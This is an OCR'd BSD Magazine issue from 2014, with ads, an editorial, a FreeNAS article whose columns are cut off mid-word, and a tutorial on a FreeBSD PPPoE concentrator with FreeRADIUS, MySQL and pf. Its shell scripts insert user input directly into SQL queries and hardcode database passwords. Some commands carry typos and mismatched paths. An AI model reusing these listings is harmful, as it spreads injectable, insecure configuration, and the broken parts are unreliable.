MAGAZINE

BSD

FOR NOVICE AND ADVANCED USERS

PPPoE Concentrator Dual-Stack!

HOW TO MAKE A FREERADIUS CENTRALIZED SERVER

GETTING TO GRIPS WITH THE GIMP

ACUNETIX WEB VULNERABILITY SCANNER

PROGRAMMING TOOLS

VULNERABILITY SCANNING WITH NETCAT

VOL.8 NO.11
ISSUE 11/2014(64)
1898-9144

FREENAS MINI
STORAGE APPLIANCE

IT *SAVES* YOUR LIFE.

HOW IMPORTANT IS YOUR DATA?

Years of family photos. Your entire music and movie collection. Office documents you've put hours of work into. Backups for every computer you own. We ask again, *how important is your data?*

NOW IMAGINE LOSING IT ALL

Losing one bit - that's all it takes. One single bit, and your file is gone.

The worst part? **You won't know until you absolutely need that file again.**

Example of one-bit corruption

THE SOLUTION

The FreeNAS Mini has emerged as the clear choice to save your digital life. **No other NAS in its class offers ECC (error correcting code) memory and ZFS bitrot protection to ensure data always reaches disk without corruption and *never degrades over time*.**

No other NAS combines the inherent data integrity and security of the ZFS filesystem with fast on-disk encryption. No other NAS provides comparable power and flexibility. The FreeNAS Mini is, hands-down, the best home and small office storage appliance you can buy on the market. **When it comes to saving your important data, there simply is no other solution.**

The Mini boasts these state-of-the-art features:

- 8-core 2.4GHz Intel® Atom™ processor
- Up to 16TB of storage capacity
- 16GB of ECC memory (with the option to upgrade to 32GB)
- 2 x 1 Gigabit network controllers
- Remote management port (IPMI)
- Tool-less design; hot swappable drive trays
- FreeNAS installed and configured

iXsystems®

http://www.iXsystems.com/mini

intel® inside™ ATOM™

FREENAS CERTIFIED STORAGE

With over six million downloads, FreeNAS is undisputedly *the* most popular storage operating system in the world.

Sure, you could build your own FreeNAS system: research every hardware option, order all the parts, wait for everything to ship and arrive, vent at customer service because it *hasn't*, and finally build it yourself while hoping everything fits - only to install the software and discover that the system you spent *days* agonizing over **isn't even compatible**. Or...


MAKE IT EASY ON YOURSELF

As the sponsors and lead developers of the FreeNAS project, iXsystems has combined over 20 years of hardware experience with our FreeNAS expertise to bring you FreeNAS Certified Storage. **We make it easy to enjoy all the benefits of FreeNAS without the headache of building, setting up, configuring, and supporting it yourself.** As one of the leaders in the storage industry, you know that you're getting the best combination of hardware designed for optimal performance with FreeNAS.

Every FreeNAS server we ship is...

» Custom built and optimized for your use case
» Installed, configured, tested, and guaranteed to work out of the box
» Supported by the Silicon Valley team that designed and built it
» Backed by a 3 years parts and labor limited warranty

As one of the leaders in the storage industry, you know that you're getting the best combination of hardware designed for optimal performance with FreeNAS. **Contact us today for a FREE Risk Elimination Consultation with one of our FreeNAS experts.** Remember, every purchase directly supports the FreeNAS project so we can continue adding features and improvements to the software for years to come. **And really - why would you buy a FreeNAS server from *anyone* else?**



FreeNAS 1U

- Intel® Xeon® Processor E3-1200v2 Family
- Up to 16TB of storage capacity
- 16GB ECC memory (upgradable to 32GB)
- 2 x 10/100/1000 Gigabit Ethernet controllers
- Redundant power supply

FreeNAS 2U

- 2x Intel® Xeon® Processors E5-2600v2 Family
- Up to 48TB of storage capacity
- 32GB ECC memory (upgradable to 128GB)
- 4 x 1GbE Network interface (Onboard) - (Upgradable to 2 x 10 Gigabit Interface)
- Redundant Power Supply

intel inside XEON

http://www.iXsystems.com/storage/freenas-certified-storage/

Hello BSD users,

We, the BSD Mag team, are releasing the new BSD issue. This issue includes the next articles that will upgrade your admin skills. We hope that you will find the articles useful. Our ultimate goal is to provide you with the knowledge and skills you need in your professional careers.

First, I would like to mention that we are publishing the last part of the Unix+ Command article and now you have all that you need to secure your systems and to check what parts are unsecure. If you need your own centralized server you must read Tiago's article and see how to make it step by step. For the weekend, we will recommend to start playing with 3D objects. Rob will show you what you can do and how to use Gimp to create your own images.

I am looking for the next topics for 2015. I'd love to receive your suggestions regarding what articles should be in the next issues of BSD. If you think we've missed a very interesting subject that should be covered, do not hesitate to write to us.

I would like to present more and more Unix-oriented projects so feel free to send your suggestions.

As always, we would like to send a warm "Thank You".

If you want to go on a real life, open source journey with our rich content workshops, publications, tutorials, and so on or if you want to get in touch with our team, please email us.

Enjoy reading,
Ewa & the BSD Mag Team

MAGAZINE BSD

Editor in Chief:
Ewa Dudzic
ewa.dudzic@software.com.pl

Contributing:
Michael Shirk, Andrey Vedikhin, Petr Topiarz, Charles Rapenne, Anton Borisov, Jeroen van Nieuwenhuizen, José B. Alós, Luke Marsden, Salih Khan, Arkadiusz Majewski, BEng, Toki Winter, Wesley Mouedine Assaby, Rob Somerville

Top Betatesters & Proofreaders:
Annie Zhang, Denise Ebery, Eric Geissinger, Luca Ferrari, Imad Soltani, Olaoluwa Omokanwaye, Radjis Mahangoe, Mani Kanth, Ben Milman, Mark VonFange

Special Thanks:
Annie Zhang
Denise Ebery

Art Director:
Ireneusz Pogroszewski

DTP:
Ireneusz Pogroszewski
ireneusz.pogroszewski@software.com.pl

Senior Consultant/Publisher:
Paweł Marciniak
pawel@software.com.pl

CEO:
Ewa Dudzic
ewa.dudzic@software.com.pl

Publisher:
Hakin9 Media SK
02-676 Warsaw, Poland
Postepu 17D
Poland
worldwide publishing
editors@bsdmag.org
www.bsdmag.org

Hakin9 Media SK is looking for partners from all over the world. If you are interested in cooperation with us, please contact us via e-mail: editors@bsdmag.org.

FreeNAS

in an Enterprise Environment

By the time you're reading this, FreeNAS has been downloaded more than 5.5 million times. For home users, it's become an indispensable part of their daily lives, akin to the DVR. Meanwhile, all over the world, thousands of businesses universities, and government departments use FreeNAS to build effective storage solutions in myriad applications.

What you will learn...

- How TrueNAS builds off the strong points of the FreeBSD and FreeNAS operating systems
- How TrueNAS meets modern storage challenges for enterr

The FreeNAS operating systems is fre
the public and offers thorough doc
active community, and a feature-ric
the storage environment. Based on Free
can share over a host of protocols (SMB
FTP, iSCSI, etc) and features an intuitiv
the ZFS file system, a plug-in system
much more.

Despite the massive popularity
aren't aware of its big brother dut
data in some of the most demand
environments: the proven, enterp
professionally-supported line of

But what makes TrueNAS diffe
Well, I'm glad you asked...

Commercial Grade Suppo

When a mission critical stor
organization's whole operat
halt. Whole community-bas
free), it can't always get an
and running in a timely m
responsiveness and expe
dedicated support team
provide that safety.

Created by the sam
developed FreeNAS.

CONTENTS

Among clouds Performance and Reliability is critical

Download syslog-ng Premium Edition product evaluation here

Attend to a free logging tech webinar here

BalaBit IT Security

www.balabit.com

syslog-ng log server

The world's first High-Speed Reliable Logging™ technology

HIGH-SPEED RELIABLE LOGGING

- above 500 000 messages per second
- zero message loss due to the Reliable Log Transfer Protocol™
- trusted log transfer and storage

PPPoE Concentrator Dual-Stack!

The case below is about how to ride a PPPoE Concentrator Dual-Stack (v4/v6) based on open source software for small and midsize internet service providers. We will also describe how to make a FreeRadius centralized server (talk quickly because the focus is the concentrator) and will cover its settings, once they are essential for the concentrator's operation.

```
      (   (      (            )
  (   )\ ) )\ )   )\ )    ) ( /(
 ( )\ (()/(()/(   (()/(  ( /(  )\())
 )((_) /(_))(_))   /(_)) )\())(()_)\
((_)_ (_)) (_))_   (_)) ((_)\ ___((_)
| _ )/ __| |   \  | _ \ \ / (_)\ \/ /
| _ \\__ \ | |) | |   /| () | >  <
|___/|___/ |___/  |_|_\ \__/ /_/\_\
```

The concentrator is based on FreeBSD 10.0-RELEASE #15, using mpd5, pf (containing a set of firewall rules for administration with the support, sysadmin, infrastructure, blocked users to redirect to an information block page, customers behind nat44 – I'm not adept, but with the lack of IPv4 addresses that is inevitable nowadays, normalization of packages and some security filters), recursive dns, snmp for data collection, quagga running zebra, ospf, ospf6 for redistribution, web interface system for reading authentication logs, web interface to support customers and addressing public or private (nat44), fixed or dynamic ips pool system.

Hardware: buy hardware according to your needs. If you do not understand your needs very well, there is no magic to solve your problems. The FreeRadius server needs fast disks, preferably SAS and a safe array to the data raid10 fits well and large memory, as it can optimize mysql and a good NIC. I believe that nowadays 32GB is accessible to everyone.

The PPPoE concentrator is a case of great myths, but what really matters is that the higher the frequency, the better your income and if combined with appropriate NICs, many cores are essential to the concentrator's operation. HD and memory, anything goes, I'm using 2x Intel (R)




Figure 1. *Server load average on the results*

Xeon (R) CPU E5506 @ 2.13GHz (this processor is not appropriate because of the low frequency, but it was what I had at the time) and two network adapters Intel i350-t4.

Results: ~3500 PPPoE clients, ~450Mbps and 100Kpps.

Mathematical estimate that we could reach with this server: ~7000 customers and/or ~900mbps.

Just as a remainder, we have more options. I used several concentrators redistributed through ospf and several Freeradius server redundancies through carp and mysql, doing master-master redundancy and this is not a rule, it depends on your infrastructure. And if you need better results, invest in 6 or 8 cores and NICs Intel X540 or X520.

Tests were performed with firewalls controlling bandwidth, ipfw through dummynet and pf using altq with several dynamic anchors due to the unique sense of control provided to altq. The results obtained with pf were better than the results obtained with ipfw, but with pf the administration can get very confusing and not scalable when the number of customers increases.

Other tests were performed with control ng_bpf and ng_car, and in these cases, the results obtained in performance and scalability were amazing!

I thank the community that continues to contribute to open source as the main reason for this publication is “knowledge must be open”! I would like to cite all references and ideas that many searches showed me, but nothing compares to the FreeBSD Developers Handbook and a blog that always has valuable information: *https://calomel.org/* – it’s well worth reading because it helped me a lot and helps in my day to day with BSD and networks. In particular, I thank the collaboration with my best friend Marcos Buzo, helped me a lot along the way and is always beneficial (Listing 1).

Let’s start with FreeRadius!

This is the configuration of a simple and valid functional server. Put up some files that were not needed; only if they have questions to have as a reference, it has the following necessary settings. Edit rc.conf with some settings and startup daemons (Listing 2).

Compile a new kernel:

```
# cd /usr/src/sys/amd64/conf/
# mkdir -p /root/kernels/
# cp GENERIC /root/kernels/yggdrasil
# ln -s /root/kernel/yggdrasil .
# cd /usr/src
```

Add these lines to the kernel:

```
# vi /root/kernels/yggdrasil
device pf
device pflog
device pfsync

# make builkernel KERNCONF=yggdrasil
# make installkernel KERNCONF=yggdrasil
```




Figure 2. *Simple topology to implementeção hub*

Listing 1.

```
The mentioned address blocks are reserved for documentation - RFC 5737.

The block 203.0.113.0/24 (TEST-NET-3) will represent public and routable addresses.
The block 198.51.100.0/24 (TEST-NET-2) will represent private addresses for communication with the Radius (yggdra-
   sil.connectionlost.com.br) server.
The block 192.0.2.0/24 (TEST-NET-1) will represent private addresses for nat use with customers (I am against it,
   but unfortunately in a few cases we do have to use it).

The mentioned IPv6 address prefix is reserved for documentation - RFC 3849.

I am using an alias block 198.51.100.0/24 in the interface, but this flow could be segregated in a vlan or interface
   for security purposes.

Addresses configuration:

Gateway: 203.0.113.1

Radius:
Host: yggdrasil.connectionlost.com.br
Public IP: 203.0.113.2/24
Radius IP: 198.51.100.2/24

Concentrator:
Host: valhalla.connectionlost.com.br
Public IP: 203.0.113.5/24
Public IPv6: 2001:db8::5/32
Radius IP: 198.51.100.5/24
Private IP: 192.0.2.5/24
Additional loopback IP: 192.168.100.1/32

Sysadmin IP: 203.0.113.69/24
Sysadmin IPv6: 2001:db8::cafe/32

Infrastructure guy IP: 203.0.113.70/24

Monitoring server IP: 203.0.113.10/24
Monitoring server IPv6: 2001:db8::10/32

Web server: 203.0.113.11/24
Web server IPv6: 2001:db8::11/32
```

Listing 2.

```
# cat /etc/rc.conf
hostname="valhalla.connectionlost.com.br"
ifconfig_igb0="inet 203.0.113.2 netmask 255.255.255.0"
ifconfig_igb0_alias0="inet 198.51.100.2 netmask
   255.255.255.0"
defaultrouter="203.0.113.1"
gateway_enable="YES"

pf_enable="YES"
pf_flags=""
pf_rules="/etc/pf.conf"
pflog_enable="YES"
pflog_flags=""
pflog_logfile="/var/log/pflog"

mysql_enable="YES"
mysql_args="--relay-log=mysql-slave-relay-bin --skip-
   name-resolve"

sshd_enable=yes

radiusd_enable="YES"

fsck_y_enable="YES"

ntpd_enable="YES"

postfix_enable="YES"
sendmail_enable="NO"
sendmail_submit_enable="NO"
sendmail_outbound_enable="NO"
sendmail_msp_queue_enable="NO"
daily_clean_hoststat_enable="NO"
daily_status_mail_rejects_enable="NO"
daily_status_include_submit_mailq="NO"
daily_submit_queuerun="NO"

#eof
```

Listing 3.

```
# vi /usr/local/etc/my.cnf
[client]

[mysqld]
port            = 3306
skip-locking
key_buffer = 256M
max_allowed_packet = 4M
sort_buffer_size = 1M
read_buffer_size = 1M
read_rnd_buffer_size = 2M
myisam_sort_buffer_size = 32M
thread_cache_size = 8
query_cache_size= 8M
thread_concurrency = 4
max_connections = 500
thread_cache_size = 6
query_cache_size = 128M
query_cache_type = 1
query_cache_limit = 1M
join_buffer_size = 256K
tmp_table_size = 32M
max_heap_table_size = 32M
key_buffer_size = 384M
table_cache = 128

# 7 very important lines
innodb_file_per_table
innodb_flush_method=O_DIRECT
innodb_log_file_size=1G
innodb_buffer_pool_size=4G
log      = /var/log/mysqld.log
log_slow_queries = /var/log/mysqld.slow.log
log-error = /var/log/mysqld.error.log

long_query_time=2
datadir      = /store/db/mysql
skip-locking
log-bin=mysql-bin
server-id       = 2

innodb_data_home_dir = /store/db/mysql/
innodb_data_file_path = ibdata1:100M:autoextend
innodb_buffer_pool_size = 512M
innodb_additional_mem_pool_size = 64M
innodb_log_file_size = 128M
innodb_log_buffer_size = 64M
innodb_flush_log_at_trx_commit = 1
innodb_lock_wait_timeout = 500

[mysqldump]
quick
max_allowed_packet = 24M

[mysql]
no-auto-rehash

[isamchk]
key_buffer = 384M
sort_buffer_size = 64M
read_buffer = 2M
write_buffer = 2M

[myisamchk]
key_buffer = 64M
sort_buffer_size = 64M
read_buffer = 2M
write_buffer = 2M

[mysqlhotcopy]
interactive-timeout

#eof
```

Let's create the log files:

```
# touch /var/log/mysqld.log
# touch /var/log/mysqld.slow.log
# touch /var/log/mysqld.error.log
# chown mysql:mysql /var/log/mysqld.log
# chown mysql:mysql /var/log/mysqld.slow.log
# chown mysql:mysql /var/log/mysqld.error.log
```

Listing 4.

```
# cat /etc/pf.conf
#if_ext
ext_if = "igb0"
ext_ip = "203.0.113.2"
ext_ip_radius = "198.51.100.2"

#tables
table <ssh_abuse> persist

# private ips tables, be careful to not block yourself
martians = "{ 127.0.0.0/8, 192.168.0.0/16, 172.16.0.0/12,
   10.0.0.0/8, 169.254.0.0/16, 192.0.2.0/24, 0.0.0.0/8,
   240.0.0.0/4, 255.255.255.255/32 }"

ssh_extport = "2220"

set block-policy drop
set loginterface $ext_if
set fingerprints "/etc/pf.os"

set skip on lo0

scrub in all fragment reassemble max-mss 1460
scrub out random-id max-mss 1460

block in log quick proto tcp flags FUP/WEUAPRSF
block in log quick proto tcp flags WEUAPRSF/WEUAPRSF
block in log quick proto tcp flags SRAFU/WEUAPRSF
block in log quick proto tcp flags /WEUAPRSF
block in log quick proto tcp flags SR/SR
block in log quick proto tcp flags SF/SF

block in quick from urpf-failed

# try to block nmap scans
block in log quick on $ext_if inet proto tcp from any to
   any flags FUP/FUP

# block RFC 1918 addresses
block drop in log (all) quick on $ext_if from $martians
   to any
block drop in log (all) quick on $ext_ip_radius from
   $martians to any
block drop out log (all) quick on $ext_if from any to
   $martians
block drop out log (all) quick on $ext_ip_radius from
   any to $martians

# ssh abuse
block in log quick from <ssh_abuse>

block log all

# release and mark output
pass out keep state

# lo
pass quick on lo0 all

# icmp type 8
pass in on $ext_if inet proto icmp from {203.0.113.69}
   to $ext_ip icmp-type 8
pass in on $ext_if inet proto icmp from {203.0.113.69}
   to $ext_ip_radius icmp-type 8

# ospf
pass proto ospf from 203.0.113.0/24 to any

# allow out the default range for traceroute(8):
# "base+nhops*nqueries-1" (33434+64*3-1)
pass out on $ext_if inet proto udp from any to any port
   33433 >< 33626 keep state
pass out on $ext_if_c inet proto udp from any to any
   port 33433 >< 33626 keep state

# monitoring
pass quick proto {tcp,udp} from 203.0.113.10 to any
   keep state

# sql/radius
pass on $ext_if proto {tcp,udp} from {198.51.100.5} to
   $ext_ip_radius keep state

# ssh
pass in log on $ext_if proto tcp from any to $ext_ip
   port $ssh_extport flags S/SA keep state (max-src-conn
   10, max-src-conn-rate 3/5, overload <ssh_abuse> flush)
pass in log on $ext_if proto tcp from any to $ext_
   ip_radius port $ssh_extport flags S/SA keep state
   (max-src-conn 10, max-src-conn-rate 3/5, overload
   <ssh_abuse> flush)

#eof
```

Listing 5.

```
# vi /root/scripts/pod_drop.sh
#!/bin/sh
#written by tfgoncalves(at)connectionlost(dot)com(dot)br
#1414503716

if [ -z "$1" ]
then
        echo "Usage: $0 {customer}"
        exit 1
fi

radius="/usr/local/bin/mysql -u radius -u userradius -h
   localhost radius -psenharadius -s -N -e"

c_drop=`$radius"SELECT Username, AcctSessionId, NASIPAd-
   dress FROM radacct WHERE username='$1' AND acctstop-
   time is NULL ORDER BY acctstarttime DESC limit 1;"`

username=$(echo $c_drop | awk '{print $1}')

session=$(echo $c_drop | awk '{print $2}')

nas=$(echo $c_drop | awk '{print $3}')

if [ "$nas" != "" ]
then
   echo "Acct-Session-Id=$session,User-
   Name=$username,NAS-IP-Address=$nas" | radclient -x
   $nas:3799 disconnect mudar_senha
fi

#eof
```

Listing 6.

```
#vi coa_change.sh
#!/bin/sh
#written by tfgoncalves(at)connectionlost(dot)com(dot)br
#1414503716

if [ -z "$1" ]
then
        echo "Usage: $0 {customer} {down speed in kbyte}
   {up speed in kbyte}"
        exit 1
else
        if [ -z "$2" ]
        then
                echo "Usage: $0 {customer} {down speed
   in kbyte} {up speed in kbyte}"
                exit 1
        else
                if [ -z "$3" ]
                then
                        echo "Usage: $0 {customer} {down
   speed in kbyte} {up speed in kbyte}"
                        exit 1
                fi
        fi
fi


radius="/usr/local/bin/mysql -u radius -u userradius -h
   localhost radius -psenharadius -s -N -e"

c_coa=`$radius"SELECT Username, AcctSessionId, NASIPAd-
   dress FROM radacct WHERE username='$1' AND acctstop-
   time is NULL ORDER BY acctstarttime DESC limit 1;"`

username=$(echo $c_coa | awk '{print $1}')

session=$(echo $c_coa | awk '{print $2}')

nas=$(echo $c_coa | awk '{print $3}')

vdown=$(echo $2"000")
vdown_nb=$(echo $vdown"*0.125*1.5" | bc | cut -d "." -f1)
vdown_eb=$(echo "2*"$vdown_nb | bc | cut -d "." -f1)
vup=$(echo $3"000")
vup_nb=$(echo $vup"*0.125*1.5" | bc | cut -d "." -f1)
vup_eb=$(echo "2*"$vup_nb | bc | cut -d "." -f1)

echo User-Name=$username,mpd-limit += \"in#1=all rate-
   limit $vup $vup_nb $vup_eb\",mpd-limit += \"out#1=all
   rate-limit $vdown $vdown_nb $vdown_eb\" | radclient
   -x $nas:3799 coa mudar_senha

#eof
```

We will install the necessary packages: Install mysql-server on your Freebsd:

```
# cd /usr/ports/databases/mysql51-server/
# make install clean
```

Install freeradius:

```
# cd /usr/ports/net/freeradius2/
# make install clean
```

Remember to enable mysql in radius.

This is an example file for mysql, feel free to change: Listing 3.

I will post on my blog a perl script that helps make a tuning in mysql; it's not the case with that server because the hardware is well below expectations.

Check it out when you can: *www.connectionlost.com.br*.

Let's climb a firewall (can vary greatly depending on your infrastructure), as this is an important point of our infrastructure: Listing 4.

Now let's go over some scripts needed to make everything work.

This script is used to generate pod packets or Packet of Disconnect (disconnect users): Listing 5.

Permissions to be executable:

```
# chmod +x /root/scripts/pod_drop.sh
```

This script is used to generate coa packets or Change of Authorization (in this case, the script is to change the speed of the client without dropping it): Listing 6.

Permissions to be executable:

```
# chmod +x /root/scripts/coa_change.sh
```

This script will help you if you have many clients with Multiple logins. For large quantities, it can disrupt the functioning of your concentrator but does away with worries in the issue of simultaneous logins and the FreeRadius problems (Listing 7). Permissions to be executable:

```
# chmod +x /root/scripts/mpp.sh
```

To run it put in your cron or use screen.

```
# screen -dmS mpp /root/scripts/mpp.sh
```

If you have a backup script or something that can generate a big lock on your database, remember to stop this script and start it after execution. Now let's configure FreeRadius: Listing 8. Now we need to create a base in mysql for FreeRadius. This is the required schema: Listing 9. Create the base:

```
# mysql -u root -p
# create database radius;
# grant all privileges on radius.* to
    'userradius'@'localhost' identified by 'senharadius';
# grant all privileges on radius.* to
    'userradius'@'198.51.100.5' identified by 'senharadius';
```

Give access to the key that we will create on the concentrator, so that the web cgi works properly: Listing 10.




Figure 3. *NetFlow data – packets on the results*

Listing 7.

```
# cat mpp.sh
#!/bin/sh
#written by tfgoncalves(at)connectionlost(dot)com(dot)br
#1414503716

radius="/usr/local/bin/mysql -u radius -u root -h local-
   host radius -psenharadius -s -N -e"

#c_coa=`$radius"SELECT Username, AcctSessionId, NASIPAd-
   dress FROM radacct WHERE username='$1' AND acctstop-
   time is NULL ORDER BY acctstarttime DESC limit 1;"`

tail -f /var/log/radius.log |  while read line
do
   mpp=$(echo $line | grep MPP | awk '{print $14}' | sed
   's/^\[//' | sed 's/\]$//')
   if [ "$mpp" != "" ]
   then
      $radius"update radacct set acctstoptime=now()
   where acctstoptime is null and username='$mpp';"
      echo "MPP client - "$mpp"."
   fi
done

#eof
```

Listing 8.

```
# vi /usr/local/etc/raddb/clients.conf
client localhost {
   ipaddr = 127.0.0.1
   secret    = testing123
   require_message_authenticator = no
   shortname = localhost
   nastype     = other
}

client 198.51.100.5 {
  shortname     = valhalla
  secret        = senhaclienteradius
  nastype       = other
}

#eof

# vi /usr/local/etc/raddb/dictionary
$INCLUDE  /usr/local/share/freeradius/dictionary
$INCLUDE  /usr/local/share/freeradius/dictionary.mpd

#eof

# vi /usr/local/share/freeradius/dictionary.mpd
#
# dictionary.mpd

VENDOR          mpd             12341

BEGIN-VENDOR    mpd

ATTRIBUTE       mpd-rule            1       string
ATTRIBUTE       mpd-pipe            2       string
ATTRIBUTE       mpd-queue           3       string
ATTRIBUTE       mpd-table           4       string
ATTRIBUTE       mpd-table-static    5       string
ATTRIBUTE       mpd-filter          6       string
ATTRIBUTE       mpd-limit           7       string
ATTRIBUTE       mpd-input-octets    8       string
ATTRIBUTE       mpd-input-packets   9       string
ATTRIBUTE       mpd-output-octets   10      string
ATTRIBUTE       mpd-output-packets  11      string
ATTRIBUTE       mpd-link            12      string
ATTRIBUTE       mpd-bundle          13      string
ATTRIBUTE       mpd-iface           14      string
ATTRIBUTE       mpd-iface-index     15      integer
ATTRIBUTE       mpd-input-acct      16      string
ATTRIBUTE       mpd-output-acct     17      string
ATTRIBUTE       mpd-action          18      string
ATTRIBUTE       mpd-peer-ident      19      string
ATTRIBUTE       mpd-iface-name      20      string
ATTRIBUTE       mpd-iface-descr     21      string
ATTRIBUTE       mpd-iface-group     22      string
ATTRIBUTE       mpd-drop-user       154     integer

END-VENDOR      mpd

#eof

# vi /usr/local/etc/raddb/radiusd.conf
prefix = /usr/local
exec_prefix = ${prefix}
sysconfdir = ${prefix}/etc
localstatedir = /var
sbindir = ${exec_prefix}/sbin
logdir = /var/log
raddbdir = ${sysconfdir}/raddb
radacctdir = ${logdir}/radacct

name = radiusd
```

